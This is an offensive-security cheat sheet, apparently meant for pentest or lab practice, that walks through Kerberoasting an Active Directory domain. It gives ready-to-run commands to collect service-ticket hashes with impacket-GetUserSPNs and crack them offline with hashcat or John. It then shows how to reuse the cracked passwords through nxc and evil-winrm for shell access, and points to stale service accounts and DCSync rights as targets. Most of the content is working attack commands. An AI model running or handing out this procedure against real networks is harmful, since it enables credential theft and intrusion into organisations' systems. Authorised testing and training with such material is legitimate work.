


Kerberoasting

Request TGS tickets for accounts with SPNs, then crack them offline to recover service account passwords. Requires any valid low-privilege domain account. Replace <placeholders> with your own values.



① Find SPN Accounts + Request Tickets

Single command: lists all kerberoastable accounts, requests their TGS tickets, and saves hashes to a file.

Tab 1 · Kali

```
impacket-GetUserSPNs -request \  
-dc-ip <dc-ip> \  
<domain>/<username>:<password> \  
-outputfile kerberoasting.hashes
```

Output table shows: *ServicePrincipalName*, *account name*, *MemberOf*, *PasswordLastSet*, *LastLogon*. Accounts with *LastLogon* "never" are prime targets — likely stale service accounts with weak passwords.

② Crack the Hashes Offline

Check the hash format first — determines which hashcat mode to use:

```
$krb5tgs$23$... → RC4 encryption → mode 13100 (faster to crack)
$krb5tgs$18$... → AES256 encryption → mode 19700 (slower to crack)
```

hashcat — RC4 (most common):

Tab 2 · Cracking

```
hashcat -m 13100 kerberoasting.hashes /usr/share/wordlists/rockyou.txt
```

hashcat — AES256:

```
hashcat -m 19700 kerberoasting.hashes /usr/share/wordlists/rockyou.txt
```

John the Ripper (auto-detects format):

```
john --wordlist=/usr/share/wordlists/rockyou.txt kerberoasting.hashes

# Show cracked passwords after john finishes:
john --show kerberoasting.hashes
```

Cracking happens entirely offline — no traffic to the DC after ticket collection. John auto-detects krb5tgs format; hashcat requires specifying the mode manually.

③ Use the Cracked Credentials

If the service account has elevated privileges (common for sqlsvc, etc.):

Tab 3 · Access

```
# Check access across the network
nxc smb <target-ip> -u <username> -p <cracked-password>

# Interactive shell
evil-winrm -i <target-ip> -u <username> -p <cracked-password>
```

Also check if the account has DCSync rights, local admin on other machines, or further SPNs.

Key idea: any domain user can request a TGS ticket for any SPN. The ticket is encrypted with the service account's NT hash — so it can be cracked offline with no noise on the DC, no failed logon events. Service accounts are high-value targets because they often have weak passwords set years ago and excessive AD privileges.